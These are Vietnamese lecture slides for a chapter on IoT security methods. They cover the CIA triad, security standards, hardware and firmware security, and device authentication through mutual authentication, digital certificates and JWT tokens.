
Bảo vệ dữ liệu, hệ thống, và đảm bảo tính liên tục của các dịch vụ IoT

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.1 Mục tiêu bảo mật trong IoT

b. CIA (Confidentiality, Integrity, Availability)

- Tính bảo mật (Confidentiality)
- Tính toàn vẹn (Integrity)
- Tính khả dụng (Availability)



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.1 Mục tiêu bảo mật trong IoT

b. CIA (Confidentiality, Integrity, Availability)

Tính bảo mật (Confidentiality)

- Bảo vệ thông tin khỏi sự truy cập trái phép.
- Rất nhiều thiết bị thu thập và truyền tải dữ liệu nhạy cảm
- Cần phải mã hóa thông tin để ngăn ngừa việc rò rỉ hoặc xâm nhập trái phép.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.1 Mục tiêu bảo mật trong IoT

b. CIA (Confidentiality, Integrity, Availability)

Tính toàn vẹn (Integrity)

- Đảm bảo rằng dữ liệu không bị thay đổi, giả mạo
- Bất kỳ thay đổi nào đối với dữ liệu phải có thể phát hiện được để ngăn chặn các cuộc tấn công làm giả dữ liệu hoặc gây ra lỗi trong hệ thống.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.1 Mục tiêu bảo mật trong IoT

b. CIA (Confidentiality, Integrity, Availability)

Tính khả dụng (Availability)

- Các dịch vụ và thiết bị IoT luôn sẵn sàng hoạt động, không bị gián đoạn.
- Có khả năng tự bảo vệ trước cuộc tấn công mạng

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.1 Mục tiêu bảo mật trong IoT

c. Tiêu chuẩn và quy định về bảo mật IoT

- ISO/IEC 27001
- ISO/IEC 29182 - Framework for Sensor Networks
- NIST IoT Cybersecurity Framework
- OWASP IoT Top Ten

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

Tầng này bao gồm các cảm biến, bộ điều khiển và các thiết bị IoT khác, nơi dữ liệu được thu thập và gửi đi.

Chia thành ba phần chính:

- Bảo mật phần cứng;
- Bảo mật firmware;
- Xác thực thiết bị.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

a. Bảo mật phần cứng (Hardware Security);

- Chống giả mạo (Tamper Resistance)
- Bảo mật bộ nhớ (Memory Security)
- Chip bảo mật (Secure Elements)
- Quản lý khóa mã hóa (Key Management)
- Kiểm soát truy cập vật lý (Physical Access Control)

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

a. Bảo mật phần cứng (Hardware Security);

Ví dụ: Trên bo mạch ESP32 tích hợp chip mã hóa **ATECC608A**.

Cung cấp chức năng:

- Quản lý khóa an toàn
- Xác thực an toàn (Secure Authentication)
- Mã hóa/giải mã: AES, ECC, SHA-256,...



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

b. Bảo mật firmware

- Là phần mềm được cài đặt trực tiếp trên các thiết bị phần cứng, hoạt động mức thấp, giúp các thiết bị này thực hiện các nhiệm vụ cụ thể.
- Firmware kiểm soát các chức năng của thiết bị như: thu thập dữ liệu từ cảm biến, quản lý các giao tiếp qua mạng, và điều khiển các hoạt động cơ học hoặc điện tử.

Các thách thức bảo mật:

- Quản lý phiên bản firmware
- Cập nhật firmware an toàn
- Đánh giá bảo mật

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Xác thực thiết bị là quá trình đảm bảo rằng chỉ các thiết bị đáng tin cậy mới được phép truy cập và giao tiếp trong hệ thống IoT.

Một số cơ chế xác thực:

- Xác thực hai chiều (Mutual Authentication)
- Chứng chỉ số (Digital Certificates)
- Xác thực dựa trên mã khóa (Token-based Authentication)
- Xác thực dựa trên phần cứng (Hardware-based Authentication)
- Xác thực thiết bị theo hành vi (Behavioral-based Authentication)

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Một số cơ chế xác thực:

Xác thực hai chiều (Mutual Authentication)

- Thiết bị và hệ thống cần xác thực lẫn nhau trước khi bắt đầu giao tiếp.
- Sử dụng các chứng chỉ số hoặc khóa mã hóa làm phương pháp để thực hiện xác thực hai chiều.


CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Một số cơ chế xác thực:

Xác thực hai chiều (Mutual Authentication)



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Xác thực hai chiều (Mutual Authentication)

Quy trình xác thực hai chiều diễn ra như sau:

- B1: Máy chủ gửi chứng chỉ số tới thiết bị để chứng minh danh tính của mình.
- B2: Thiết bị kiểm tra và xác thực chứng chỉ của máy chủ.
- B3: Thiết bị gửi lại chứng chỉ số của mình tới máy chủ để chứng minh danh tính của mình.
- B4: Máy chủ kiểm tra và xác thực chứng chỉ của thiết bị.
- B5: Nếu cả hai bên đều xác thực thành công, phiên mã hóa được thiết lập và dữ liệu có thể được trao đổi an toàn

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Chứng chỉ số (Digital Certificates)


- Digital Certificates (chứng chỉ số) là một loại chứng chỉ điện tử dùng để xác minh danh tính của một thực thể (cá nhân, tổ chức, máy chủ, hoặc thiết bị) khi giao tiếp qua mạng.
- Chứng chỉ số giúp đảm bảo rằng các thông tin được trao đổi giữa hai bên (máy khách/Thiết bị và máy chủ) là bảo mật và được xác thực.
- Chứng chỉ số được phát hành bởi một bên đáng tin cậy gọi là Certificate Authority (CA) (Cơ quan chứng thực), và chứng chỉ này xác thực rằng danh tính của thực thể là hợp lệ

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Chứng chỉ số (Digital Certificates)



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Chứng chỉ số (Digital Certificates)

Cách thức hoạt động:

- Bước 1: Thiết bị yêu cầu kết nối truyền thông bảo mật
- Bước 2: Máy chủ gửi chứng chỉ số: Máy chủ gửi chứng chỉ số của mình tới thiết bị (khóa công khai của máy chủ và được ký bởi một CA đáng tin cậy)
- Bước 3: Thiết bị chứng thực chứng chỉ: Kiểm tra chứng chỉ số để đảm bảo rằng:
 - Chứng chỉ được phát hành bởi một CA đáng tin cậy (thông qua chuỗi chứng chỉ).
 - Chứng chỉ chưa hết hạn.
 - Chữ ký số trên chứng chỉ hợp lệ và chưa bị chỉnh sửa.
- Bước 4: Kết lập kết nối và truyền thông bảo mật

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Chứng chỉ số (Digital Certificates)

Cách thức hoạt động:

- Bước 1: Thiết bị yêu cầu kết nối truyền thông bảo mật
- Bước 2: Máy chủ gửi chứng chỉ số: Máy chủ gửi chứng chỉ số của mình tới thiết bị (khóa công khai của máy chủ và được ký bởi một CA đáng tin cậy)
- Bước 3: Thiết bị chứng thực chứng chỉ: Kiểm tra chứng chỉ số để đảm bảo rằng:
 - Chứng chỉ được phát hành bởi một CA đáng tin cậy (thông qua chuỗi chứng chỉ).
 - Chứng chỉ chưa hết hạn.
 - Chữ ký số trên chứng chỉ hợp lệ và chưa bị chỉnh sửa.
- Bước 4: Kết lập kết nối và truyền thông bảo mật

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Xác thực dựa trên mã khóa (Token-based Authentication)

Token-based Authentication (xác thực dựa trên mã token) là một phương thức xác thực trong đó thiết bị (client) gửi yêu cầu đăng nhập đến máy chủ, sau đó máy chủ xác thực danh tính của máy khách và cung cấp một **token**.


Token là một chuỗi mã ký tự ngẫu nhiên, được mã hóa, chứa thông tin người dùng và kèm theo thời gian hết hạn.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Xác thực dựa trên mã khóa (Token-based Authentication)



CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Xác thực dựa trên mã khóa (Token-based Authentication)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MzkwMjQ.DIyfQ.XbPfbIHMI6arZ3Y922BhjWgQzWXcXNrz0ogtVhfEd2o

1

Header

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

2

Payload

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

3

Signature

```
HMACSHA256(  
  BASE64URL(header)  
  .  
  BASE64URL(payload) ,  
  secret)
```

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

Xác thực dựa trên mã khóa (Token-based Authentication)

- **Đăng nhập:** Thiết bị/ứng dụng gửi thông tin đăng nhập đến máy chủ trong yêu cầu đăng nhập.
- **Xác thực:** Máy chủ kiểm tra thông tin đăng nhập. Nếu hợp lệ, máy chủ sẽ tạo một token kèm theo ký số.
- **Lưu trữ token:** Token này sẽ được lưu trữ trên phía máy khách trên bộ nhớ, ..
- **Sử dụng token:** máy khách gửi token cùng với yêu cầu (thường trong phần HTTP headers, ví dụ: Authorization: Bearer <token>).
- **Xác thực token:** Máy chủ kiểm tra token hợp lệ dựa trên ký số và thông tin người dùng.
- **Hết hạn token:** Khi token hết hạn, người dùng sẽ cần đăng nhập lại để nhận một token mới.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.2 Bảo mật tầng thiết bị

c. Xác thực thiết bị

- Xác thực dựa trên phần cứng (Hardware-based Authentication)
- Xác thực thiết bị theo hành vi (Behavioral-based Authentication)

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.3 Bảo mật tầng mạng và truyền thông

Câu hỏi: Vai trò của tầng mạng và tầng truyền thông là gì?

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.3 Bảo mật tầng mạng và truyền thông

Câu hỏi: Vai trò của tầng mạng và tầng truyền thông là gì?

- Giữ vai trò cầu nối giữa các hệ thống (Thiết bị; Ứng dụng; Dịch vụ;...)
- Duy trì kết nối và truyền tải dữ liệu giữa các thiết bị và hệ thống.
- Đảm bảo tính an toàn cho dữ liệu khi truyền tải qua mạng.

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.3 Bảo mật tầng mạng và truyền thông

a. Tầng mạng

- Định tuyến và truyền tải dữ liệu
- Quản lý kết nối
- Cung cấp địa chỉ và danh tính cho thiết bị

b. Tầng truyền thông

- Giao tiếp giữa các thiết bị:
- Bảo mật và mã hóa dữ liệu:
- Tối ưu hóa băng thông và hiệu suất

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

Tập trung vào các lĩnh vực sau:

- Sử dụng các giao thức truyền thông bảo mật
- Sử dụng kỹ thuật mã hóa dữ liệu
- Giám sát, ngăn chặn và phòng ngừa tấn công

CHƯƠNG 3: CÁC PHƯƠNG PHÁP BẢO MẬT TRONG IOT

3.4 Bảo mật tầng ứng dụng và dịch vụ

3.4.1. Giao thức truyền thông bảo mật

